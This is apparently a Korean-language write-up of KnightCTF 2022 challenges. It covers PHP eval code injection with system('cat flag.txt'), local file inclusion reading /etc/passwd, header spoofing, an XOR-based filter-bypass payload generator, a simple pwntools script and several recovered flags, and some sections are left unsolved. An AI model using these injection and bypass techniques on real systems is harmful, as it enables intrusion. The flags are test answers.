
KnightCTF2022 Writeup

[web]

-Most Secure Calculator-1




SSTI가 의심되어 {{7*7}}를 날려줬다.

Result :


Parse error: syntax error, unexpected '{' in /var/www/html/index.php(10) : eval()'d code on line 1

php에서 eval()함수에 문제가 있다고 한다.

Php code injection이 가능하다. System('ls')를 보내봤다.



된다. 이제 system('cat flag.txt')를 보내주면 flag를 구할 수 있다.




KCTF{WaS_mY_cAlCuLaToR_sAfE}

-Zero is not the limit


```
{
   "user1" : {
      "name" : "Jhon",
      "password" : "Jhon123",
      "id": 1
   },

   "user2" : {
      "name" : "Mark",
      "password" : "mark2468@",
      "id": 2
   },
   "user3" : {
      "name" : "Taison",
      "password" : "taisonalu@",
      "id": 3
   },
   "user4" : {
      "name" : "Json",
      "password" : "figmaonalu@",
      "id": 4
   },
   "user5" : {
      "name" : "Altaf",
      "password" : "altaf2489@",
      "id": 5
   }

}
```



첫 화면이 이렇다. 문제 힌트에 /user/를 어떻게 해보라는 힌트가 있어서 /user/1을 url 뒤에 붙여봤다.




```
{"name":"Jhon","password":"Jhon123","id":1}
```


문제가 0이 한계가 아

니라는 거니까 한 번 -1도 넣어봤다.




운 좋게 바로 flag를 구했다.


KCTF{tHeRe_1s_n0_l1m1t}

-Sometime you need to look wayback

접속 주소로 가서 소스를 보면 깃헙 주소가 하나 나와 있다




문제에 힌트가 있는데 과거를 볼 필요가 있다고 한다. 커밋 내역을 하나하나 확인하다 보면 package.json 파일의 history에서 flag를 발견할 수 있다.



KCTF{version_control_is_awesome}

-Can you be Admin?




Only KnightSquad agents can access this page.

처음 접속하면 이렇게 뜬다 KnightSquad agent만 접근 가능하다고 하는데 http request에서 User-Agent 헤더를 바꾸면 될 것 같다.


```
GET / HTTP/1.1
Host: can-you-be-admin.kshackzone.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: KnightSquad
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=ca9d02130a125d1e280301ffc6aa89f7
Connection: close
```

이렇게 보냈다.



This page refers to knight squad home network. So, Only Knight Squad home network can access this page.

이렇게 나오길래 request에서 Referer 헤더를 localhost로 해야겠다고 생각했다.



다음과 같이 로그인 창이 나온다.


sql인젝션을 시도해 봤으나 먹히질 않는다.

-My PHP Site

주어진 주소로 접속하면

Hey! Welcome to my site. I made this site using php.. You are viewing tareq's home page.


위와 같이 나온다. file파라미터가 의심돼서 flag.txt를 넣어봤다.



Warning: include(flag.txt): failed to open stream: No such file or directory in **/var/www/html/index.php** on line **8**


Warning: include(): Failed opening 'flag.txt' for inclusion (include_path='.:/usr/local/lib/php') in **/var/www/html/index.php** on line **8**

다음과 같은 오류 메시지가 떴는데 이런 오류 메시지가 뜨면 LFI 공격이 가능하다.



위와 같이 /etc/passwd 파일을 볼 수가 있다. 그런데 flag 파일을 못 찾겠다.

-Find Pass Code-2



이전 문제와 다를게 없어 보인다. Source 파라미터를 넣어서 소스코드가 나오는지 보자


페이지 소스가 나온다. 배열이면 안 되고 old_pass_code에 있는 값이면 안 되면서 입력값과 md5해쉬값이 같을 경우 flag를 구할 수 있다. Magic hash를 이용한 문제인 듯 하다.

0e로 시작하는 문자열이 md5해싱 후에도 0e로 시작하는 것을 찾아야 한다. 그러면 php에서 0e를 자동 형변환 하면서 0의 제곱으로 처리해 ==을 통과 가능하다.


Old_pass_code의 값들 또한 위와 같은 문자열들이다.

Md5 magic hash만 찾으면 되는데 못 찾겠다.

-Most Secure Calculator-2



생긴건 이전 문제와 다르지 않다. System('cat flag.txt')를 먼저 넣어보자



이렇게 잘못된 식이라는 결과가 뜬다. 필터링을 거치고 들어가는 듯 하다. 쓸 수 있는 문자들을 확인해봤다.

Result :

Parse error: syntax error, unexpected ';' (T_ENCAPSED_AND_WHITESPACE) in /var/www/html/index.php(12) : eval()'d code on line 1

일단 숫자가 아닌 특수문자만 넣으면 이런 오류가 뜬다.

그리고 여러 값을 넣어보면서 알파벳만 필터링 되는 것 같다.

Non alphabet code로 필터링 우회가 될 것 같다. 허용된 문자들로 xor연산을 통해 문자를 만들어내는 것이다.

```
find_str = "system('cat flag.txt')"
valid = "0123456789+-*/().~&|^"

def xor(expected, valid):
    for v1 in valid:
        for v2 in valid:
            r = chr(ord(expected)^ord(v1)^ord(v2))
            if r in valid:
                return r, v1, v2

s1, s2, s3 = str(), str(), str()
for expected in find_str:
    a, b, c = xor(expected, valid)
    s1 += a
    s2 += b
    s3 += c
if len(find_str) != len(s1):
    print("[-] Not Found!")
else:
    res = "(\"{}\"^\"{}\"^\"{}\")".format(s1, s2, s3)
    print("[+] {} => {}".format(find_str, res))
```

문자열을 만들어주는 코드이다.


System('cat flag.txt')를 넣고 돌려봤다.

```
[+] system('cat flag.txt') => ("~|~|~&(&~||&|&||.|||&)"^"40400500000040000000"^"9598+~01--86*~-+084810")
```

```
Result :
system('cat flag.txt')
```

문자열을 만드는건 성공했지만 문장이 그대로 출력된다.


-Bypass!! Bypass!! Bypass!!



접속하면 다음과 같이 나온다.

소스코드를 보면 /api/request/auth_token으로 토큰을 발급하라고 한다.


```
<!-- generats auth token -> /api/request/auth_token -->
```



Method Not Allowed

The method is not allowed for the requested URL.

그런데 방법이 틀렸다고 한다. GET요청이었으니 이를 POST로 바꿔서 보내보자.



0l72wvhajzrvmluqde8z8m7acbqcmnani1seoblv

POST로 요청을 보내니 token이 생성되었다.

[pwn]

-Hackers Vault

주어진 파일을 ida로 열어보면

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [rsp+0h] [rbp-10h]
  int v5; // [rsp+4h] [rbp-Ch]
  int v6; // [rsp+8h] [rbp-8h]
  int v7; // [rsp+Ch] [rbp-4h]

  setvbuf(_bss_start, 0LL, 2, 0LL);
  puts("Welcome to Hackers Vault...");
  printf("Please enter your pass code : ", 0LL);
  v7 = 0;
  v6 = 0;
  __isoc99_scanf("%d", &v4);
  while ( v4 )
  {
    v5 = v4 % 10;
    v6 += v4 % 10;
    ++v7;
    v4 /= 10;
  }
  if ( v6 == 48 )
  {
    puts("\n");
    puts("Welcome to your vault...");
    puts("Your Secret : ");
    system("cat /home/hacker/flag.txt");
  }
  else
  {
    puts("Wrong pass code");
  }
  return 0;
}
```

위와 같다. while문을 보니 v4로 입력 받고 그걸 10을 나눠주며 0보다 클 때까지 반복한다. 그리고 10 나눈 나머지를 v6에 더하고 그게 48이면 flag를 보여준다 그냥 888888이거 보내면 통과될 것 같다.

```
from pwn import *

r = remote('159.223.166.39', 6666)

r.sendline('888888')

r.interactive()
```

payload이고

```
Welcome to Hackers Vault...
Please enter your pass code :

Welcome to your vault...
Your Secret :
KCTF{b1NaRy_3xOpL0iTaT1On_r0cK5}
```

flag를 구했다.

[misc]

-Unzip Me

Tar.gz파일이 주어진다 압축을 해제하자

```
nicetauren@DESKTOP-6P5LMT7:/mnt/c/Users/82105/Downloads$ tar -zxvf unzipme.tar.gz
unzipme
```

unzipme라는 파일이 나온다

cat 명령어로 한 번 봤다

```
nicetauren@DESKTOP-6P5LMT7:/mnt/c/Users/82105/Downloads$ cat unzipme
KP┘ └¶↔T,|GP▲lfgat.txCKFTs{_OOy_uWsPa3P_DHt_e1f3L
}KP┐┌└?¶↔T,|GP▲lfgat.txKP-┘┌┌6Dnicetauren@DESKTOP-6P5LMT7:/mnt/c/User
```

중간에 플래그로 보이는 값이 보인다. 잘 안 보여서 HxD로 다시 열어봤다

```
KP.........ãT,|þ
GP.............lf
gat.txCKFTs{_OOy
_uWsPa3P_DHt_elf
3L.}KP...?......
.ãT,|þGP........
.............¤..
..lfgat.txKP....
.......6...D....
```

두글자씩 자리를 바꾸면 플래그를 구할 수 있겠다.

CKFTs{_OOy_uWsPa3P_DHt_e1f3L}

KCTF{sO_yOu_sWaPP3D_tHe_f1L3} KCTF{sO_yOu_sWaPP3D_tHe_f1L3}

[Reversie Engineering]

-The Encoder

```
1412 1404 1421 1407 1460 1452 1386 1414 1449 1445
1388 1432 1388 1415 1436 1385 1405 1388 1451 1432
1386 1388 1388 1392 1462
```

문제에서 코드를 줬다. 뭔가 플래그 냄새 나서 앞에 KCTF를 넣고 아스키 코드 표와 대조해보니 딱이었다. 바로 해독 코드를 작성했다.


```
code = "1412 1404 1421 1407 1460 1452 1386 1414 1449 1445 1388 1432
code = code.split()

string = ""
for i in code:
    string += chr(int(i)-(1460-123))

print(string)
```

```
KCTF{s1Mpl3_3Nc0D3r_1337}
```

KCTF{s1Mpl3_3Nc0D3r_1337}

-Baby Shark

문제로 .jar파일이 주어졌다. Java decompiler를 설치해서 .jar파일을 디컴파일 해서 봤다.



파일의 구조가 이렇게 되어 있다. 각 클래스들을 확인해보면 Strings.class에서 단서를 볼 수 있다.

```java
package kctf.constants;

public class Strings {
  public static final String _0xf1a6 = "7P0HJKddEnGG==";

  public static final String _0xf1ac = "LoE2301mP00FZFWeEQJJR==";

  public static final String _0xface = "N5tFdK18ZKN0442LDVZXSWE7k71Dfr==";

  public static final String _0xfj23 = "ns3PTTDkVYsslUI==";

  public static final String _0xfka6 = "rN88230S8892KL332GDxV1DK=";

  public static final String _0xflag = "S0NURns3SDE1X1dANV8zNDVZX1IxNkg3P30=";
}
```

flag라는 이름을 가진 변수가 인코딩된 문자열을 값으로 갖고 있다.

형식으로 봤을 때 base64가 의심되어 base64 디코딩 해봤다.

KCTF{7H15_W@5_345Y_R16H7?}

KCTF{7H15_W@5_345Y_R16H7?}